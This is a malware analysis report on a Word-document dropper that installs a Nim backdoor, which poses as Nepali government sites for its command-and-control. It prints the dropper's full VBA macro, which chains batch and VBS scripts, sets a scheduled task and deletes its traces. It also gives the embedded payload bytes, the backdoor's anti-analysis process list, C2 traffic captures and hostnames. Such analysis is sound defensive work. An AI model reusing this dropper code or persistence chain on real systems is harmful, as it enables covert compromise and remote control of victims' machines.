126-107-127-116-189-163-122-6-247-159-150-233-203-182-4-41-7-91-222-186-43-178-2-190-238-158-66-223-146-30-186-240-217-29-100-154-216-103-255-62-6-135-36-235-44-158-122-41-17-134-94-172-56-89-109-55-158-123-77-106-124-255-
237-231-237-177-191-221-38-132-247-75-10-219-233-132-87-108-95-182-112-61-86-248-193-184-232-125-226-179-161-227-43-52-71-136-18-163-101-50-8-184-237-19-48-143-170-109-245-155-37-59-123-123-168-127-87-150-183-202-188-58-18
163-156-45-61-122-153-11-117-166-196-251-73-49-198-28-65-14-253-36-57-36-156-200-151-164-52-77-192-234-43-226-225-191-203-97-127-212-25-216-35-41-84-205-21-55-137-161-203-91-85-86-248-92-91-230-109-112-8-227-94-146-224-63-7
74-114-133-127-113-158-243-126-84-74-48-116-71-95-225-194-128-159-78-160-59-45-247-108-202-173-90-107-185-106-172-59-186-209-20-190-17-146-92-224-69-23-92-28-204-115-84-38-78-151-35-207-3-44-199-217-157-167-174-106-244-191
7-89-152-228-240-138-126-253-139-125-193-99-168-152-69-75-103-127-115-107-152-163-6-27-186-153-185-72-52-212-177-86-196-246-227-125-70-76-201-85-159-203-195-217-65-79-72-16-141-127-55-67-228-246-103-163-194-168-109-47-173-
6-244-237-213-19-188-179-97-130-69-227-47-48-14-15-67-73-245-226-7-95-187-180-160-13-242-197-179-33-160-208-78-105-167-28-165-80-50-216-81-94-209-3-229-56-184-152-90-47-23-5-228-245-17-133-49-60-87-0-74-248-132-225-249-15-28
6-150-202-89-111-84-126-187-143-219-236-80-108-202-235-223-149-162-205-21-55-213-251-226-12-32-95-35-174-165-125-10-199-242-92-173-31-33-90-56-133-22-95-116-62-106-205-200-61-243-161-212-187-179-103-255-7-80-75-1-2-20-0-20-
-0-105-177-51-87-68-124-127-244-18-229-2-0-213-36-9-0-11-0-0-0-0-0-0-0-0-0-0-32-0-0-0-0-0-0-0-99-111-110-104-111-115-116-46-101-120-101-80-75-5-6-0-0-0-0-1-0-1-0-57-0-0-0-59-229-2-0-0-0
```

UserForm1 Containing Decimal/Bytes.

vb_chainis a function mainly for creating “8lGghf8kIPIuu3cM.bat”, which will be the stage of infection before the final payload. Exact file paths are generated by the VBA macro before writing to the batch file.




```
Function vb_chain()
Set objShell = GetObject("new: {72C24DD5-D70A-438B-8A42-98424B88AFB8}")
Set objFSO = CreateObject("Scri" + "ptin" + "g.Fil" + "eSyst" + "emOb" + "ject")
foldername = Environ$("Loc" + "alAp" + "pData")
vbsfile = foldername & "\skriven.vbs"
zfile = foldername & "\Microsoft\conhost.zip"
unzFile = foldername & "\unz.vbs"
outFile = foldername & "\8lGghf8kIPIuu3cM.bat"
Set objFile = objFSO.CreateTextFile(outFile, True)
objFile.WriteLine ">""" & foldername & "\unzFile.vbs"" ("
objFile.WriteLine "@echo off"
objFile.WriteLine "echo Set objFSO = CreateObject(""Scripting.FileSystemObject""^)"
objFile.WriteLine "echo Set objFile = objFSO.CreateTextFile(""" & unzFile & """, True^)"
objFile.WriteLine "echo objFile.WriteLine ""Set zcAps = GetObject(""""new:13709620-C279-11CE-A49E-444553540000"""")"""
objFile.WriteLine "echo objFile.WriteLine ""zcAps.Namespace(""" & Chr(34) & foldername & Chr(34) & """).CopyHere zcAps.Namespace(""" & Chr(34) & zfile & Chr(34) & """).items"""
objFile.WriteLine "echo objFile.Close"
objFile.WriteLine "echo Set objFile = Nothing"
objFile.WriteLine ")"
objFile.WriteLine ">""" & foldername & "\2L7uuZQboJBhTERK.bat"" ("
objFile.WriteLine "echo @echo off"
objFile.WriteLine "echo wscript.exe """ & foldername & "\unzFile.vbs"""
objFile.WriteLine "echo """ & vbsfile & """ """ & foldername & "\2BYretPBD4iSQKYS.bat"""
objFile.WriteLine ")"
objFile.WriteLine ">""" & foldername & "\2BYretPBD4iSQKYS.bat"" ("
objFile.WriteLine "echo @echo off"
objFile.WriteLine "echo wscript.exe """ & foldername & "\unz.vbs"""
objFile.WriteLine "echo """ & vbsfile & """ """ & foldername & "\d.bat"""
objFile.WriteLine ")"
objFile.WriteLine ">""" & foldername & "\d.bat"" ("
objFile.WriteLine "echo @echo off"
objFile.WriteLine "echo schtasks /create /SC minute /MO 1 /TN ConsoleHostManager /TR """ & foldername & "\conhost.exe"" /F"
objFile.WriteLine "echo """ & vbsfile & """ """ & foldername & "\e.bat"""
objFile.WriteLine ")"
objFile.WriteLine ">""" & foldername & "\e.bat"" ("
objFile.WriteLine "echo del """ & foldername & "\unzFile.vbs"""
objFile.WriteLine "echo del """ & foldername & "\2L7uuZQboJBhTERK.bat"""
objFile.WriteLine "echo del """ & foldername & "\2BYretPBD4iSQKYS.bat"""
objFile.WriteLine "echo del """ & foldername & "\d.bat"""
objFile.WriteLine "echo del """ & foldername & "\e.bat"""
objFile.WriteLine ")"
objFile.WriteLine """" & vbsfile & """ """ & foldername & "\2L7uuZQboJBhTERK.bat"""
ActiveDocument.Shapes(2).Delete
ActiveDocument.Shapes(1).Visible = msoTrue
End Function
```

vb_chain code snapshot.

Dropped Files Summary:


e2a3edc708016316477228de885f0c39.doc drops:

- OCu3HBg7gyI9aUaB.vbs *(C:\Users\<user>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\OCu3HBg7gyI9aUaB.vbs)*
- skriven.vbs *(C:\Users\<user>\AppData\Local\skriven.vbs)*
- conhost.zip *(C:\Users\<user>\AppData\Local\Microsoft\conhost.zip)*
- 8lGghf8kIPIuu3cM.bat *(C:\Users\<jack>\AppData\Local\8lGghf8kIPIuu3cM.bat)* drops these in *C:\Users\<user>\AppData\Local*:
  - unzFile.vbs
  - unz.vbs
  - 2L7uuZQboJBhTERK.bat
  - 2BYretPBD4iSQKYS.bat
  - d.bat
  - e.bat


e2a3edc708016316477228de885f0c39.doc
drops
skriven.vbs (shell to run other scripts by 8lGghf8kIPluu3cM.bat)
drops
conhost.zip
unzips to
conhost.exe
drops to startup folder
OCu3HBg7gyI9aUaB.vbs
unzips
runs
8lGghf8kIPluu3cM.bat
drops
unz.vbs
scheduled task
drops
drops
unzFile.vbs
drops
e.bat (delete files dropped by 8lGghf8kIPluu3cM.bat)
drops
d.bat
drops
2BYretPBD4iSQKYS.bat (chainer to next stage)
drops
2L7uuZQboJBhTERK.bat (chainer to next stage)

Nim Backdoor

The Word document drops a malicious backdoor named “conhost.exe”. The malware is written in Nim and was likely compiled on September 20, 2023. Nim is a statically typed compiled programming language. Its versatility shines through its ability to be compiled to C, C++, or JavaScript, coupled with a Pythonic syntax for a developer-friendly experience.


Detect It Easy v3.07 [Windows Server 2016 Version 1607] (x86_64)

File name: D:\Users\[redacted]a\Desktop\malware_samples\nim\conhost\conhost.exe

File type: PE64
File size: 585.21 KiB
Base address: 0000000140000000
Entry point: 00000001400010f6

Sections: 0011
Time date stamp: 2023-09-20 13:11:16
Size of image: 0009a000

Scan: Automatic
Endianness: LE
Mode: 64-bit
Architecture: AMD64
Type: GUI

```
PE64
    Compiler: MinGW(GCC: (MinGW-W64 x86_64-posix-seh, built by Brecht Sanders) 11.1.0)[-]    S    ?
    Compiler: Nim(-)[-]                                                                       S    ?
    Linker: GNU linker ld (GNU Binutils)(2.36)[GUI64]                                          S    ?
    Overlay: Binary
```

✓ Recursive scan ✓ Deep scan ☐ Heuristic scan ✓ Verbose ☐ All types ✓ Advanced


100% 297 msec

The backdoor runs within the same privilege as the current user logged in. It's looking to continue its ploy that the file was from a Nepali authority by imitating government domains for its C&C server ([.]govnp[.]org). When this backdoor is left undetected, users are at risk of having attackers gaining remote access.

Even though the C2 servers are no longer accessible at the time of analysis, we were still able to extrapolate some of its behaviors, which can be seen below.

Anti-analysis Technique

The malware performs a simple background check before connecting to its command and control server. Initially, the Nim backdoor spawns a command prompt to run tasklist.exe and checks for any processes running from its list of known analysis tools. The backdoor will terminate itself shortly if it sees any of the analysis tools from the list running.




```
@processhacker.exe
@procmon.exe
@pestudio.exe
@procmon64.exe
@x32dbg.exe
@x64dbg.exe
@CFF Explorer.exe
@procexp64.exe
@procexp.exe
@pslist.exe
@tcpview.exe
@tcpvcon.exe
@dbgview.exe
@RAMMap.exe
@RAMMap64.exe
@vmmap.exe
@ollydbg.exe
```

Processes the backdoor avoids

Command and control through web protocol

Once the backdoor confirms there are no analysis tools running, it will spawn another command prompt instance to get the machine's hostname, then connect to its C&C server. It encrypts the hostname with a function named bakery. The encrypted hostname is encoded twice in base64, spliced behind a randomly chosen C&C server URL, and then concatenated with the ".asp" suffix at the end to obtain the URL of the final command. The command delivered by the C&C server is obtained through an HTTP GET request.

Response data from GET contains the command from the C&C server. If the response data is different from the last time it was fetched, it means that the C&C server has issued a new command. Otherwise it will be dormant and keep requesting the command from the C&C server. Decryption of response data (command) is done by the confectionary function, then concatenated with cmd /c to execute the command. The execution result is also sent back to the server through a GET request. The key used for encryption and decryption is "NPA", which may be an abbreviation of NP (Nepal) Agent.



```
No.   Time        Source      Destination     Protocol Length Info
  225 254.535777  10.0.2.15   213.109.192.93  HTTP     309 GET /mail/AFA/RFJvSkN3eHVEUThLSEc0UERBb05FUklKSFIwY09HSmk=.aspx HTTP/1.1
  239 318.117544  10.0.2.15   213.109.192.93  HTTP     304 GET /mail/AFA/RFJvSkN3eHVEUThLSEc0UERBb05FUklKSFIwY09HSmk=.aspx HTTP/1.1
  249 392.090534  10.0.2.15   213.109.192.93  HTTP     309 GET /mail/AFA/RFJvSkN3eHVEUThLSEc0UERBb05FUklKSFIwY09HSmk=.aspx HTTP/1.1
 1450 462.230389  10.0.2.15   213.109.192.93  HTTP     309 GET /mail/AFA/RFJvSkN3eHVEUThLSEc0UERBb05FUklKSFIwY09HSmk=.aspx HTTP/1.1
 1649 540.242013  10.0.2.15   213.109.192.93  HTTP     303 GET /mail/AFA/RFJvSkN3eHVEUThLSEc0UERBb05FUklKSFIwY09HSmk=.aspx HTTP/1.1
 1697 611.291359  10.0.2.15   213.109.192.93  HTTP     309 GET /mail/AFA/RFJvSkN3eHVEUThLSEc0UERBb05FUklKSFIwY09HSmk=.aspx HTTP/1.1
 1718 685.997140  10.0.2.15   213.109.192.93  HTTP     303 GET /mail/AFA/RFJvSkN3eHVEUThLSEc0UERBb05FUklKSFIwY09HSmk=.aspx HTTP/1.1
 1725 747.229045  10.0.2.15   213.109.192.93  HTTP     309 GET /mail/AFA/RFJvSkN3eHVEUThLSEc0UERBb05FUklKSFIwY09HSmk=.aspx HTTP/1.1
 2227 810.377119  10.0.2.15   213.109.192.93  HTTP     303 GET /mail/AFA/RFJvSkN3eHVEUThLSEc0UERBb05FUklKSFIwY09HSmk=.aspx HTTP/1.1
 3593 873.286196  10.0.2.15   213.109.192.93  HTTP     304 GET /mail/AFA/RFJvSkN3eHVEUThLSEc0UERBb05FUklKSFIwY09HSmk=.aspx HTTP/1.1

    user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.38 (KHTML, like Gecko) Chrome/94.0.4577.82 Safari/537.36\r\n

0000  52 54 00 12 35 02 08 00  27 d2 44 41 08 00 45 00   RT··5··· '·DA··E·
0010  01 27 33 2a 40 00 80 06  00 00 0a 00 02 0f d5 6d   ·'3*@··· ·······m
0020  c0 5d 04 13 00 50 1c ac  49 04 04 65 fa 02 50 18   ·]···P·· I··e··P·
0030  fa f0 a2 f3 00 00 47 45  54 20 2f 6d 61 69 6c 2f   ······GE T /mail/
0040  41 46 41 2f 52 46 4a 76  53 6b 4e 33 65 48 56 45   AFA/RFJv SkN3eHVE
0050  55 54 68 4c 53 45 63 30  55 45 52 42 62 30 35 46   UThLSEc0 UERBb05F
0060  55 6b 6c 4b 53 46 49 77  59 30 39 48 53 6d 6b 3d   UklKSFIw Y09HSmk=
0070  2e 61 73 70 78 20 48 54  54 50 2f 31 2e 31 0d 0a   .aspx HT TP/1.1··
0080  48 6f 73 74 3a 20 6d 61  69 6c 2e 6d 6f 66 61 2e   Host: ma il.mofa.
0090  67 6f 76 6e 70 2e 6f 72  67 0d 0a 43 6f 6e 6e 65   govnp.or g··Conne
00a0  63 74 69 6f 6e 3a 20 4b  65 65 70 2d 41 6c 69 76   ction: K eep-Aliv
00b0  65 0d 0a 75 73 65 72 2d  61 67 65 6e 74 3a 20 4d   e··user- agent: M
00c0  6f 7a 69 6c 6c 61 2f 35  2e 30 20 28 57 69 6e 64   ozilla/5 .0 (Wind
00d0  6f 77 73 20 4e 54 20 31  30 2e 30 3b 20 57 69 6e   ows NT 1 0.0; Win
00e0  36 34 3b 20 78 36 34 29  20 41 70 70 6c 65 57 65   64; x64)  AppleWe
00f0  62 4b 69 74 2f 35 33 37  2e 33 38 20 28 4b 48 54   bKit/537 .38 (KHT
0100  4d 4c 2c 20 6c 69 6b 65  20 47 65 63 6b 6f 29 20   ML, like  Gecko)
0110  43 68 72 6f 6d 65 2f 39  34 2e 30 2e 34 35 37 37   Chrome/9 4.0.4577
0120  2e 38 32 20 53 61 66 61  72 69 2f 35 33 37 2e 33   .82 Safa ri/537.3
0130  36 0d 0a 0d 0a                                     6····
```

Screenshot of network traffic specific to the sample.

The sample contacts the following C2 hosts:

- mail[.]mofa[.]govnp[.]org
- nitc[.]govnp[.]org
- mx1[.]nepal[.]govnp[.]org
- dns[.]govnp[.]org


Persistence through Startup Folder and Scheduled Task

To retain access on the machine, a VBscript named “OCu3HBg7gyI9aUaB.vbs” is placed in the startup folder. The script will initially confirm an internet connection using WMI’s “Win32_PingStatus” class to ping https://www.google[.]com. If successful, it will run a batch file named “8lGghf8kIPIuu3cM.bat”.

The main task of the batch file “8lGghf8kIPIuu3cM.bat” is to drop files that will further unpack and create a scheduled task for the payload. The batch file will create more scripts that will carry out these subtasks:

- **unz.vbs** is used for decompressing the executable out from the archive into the same directory
- **unzFile.vbs** creates unz.vbs
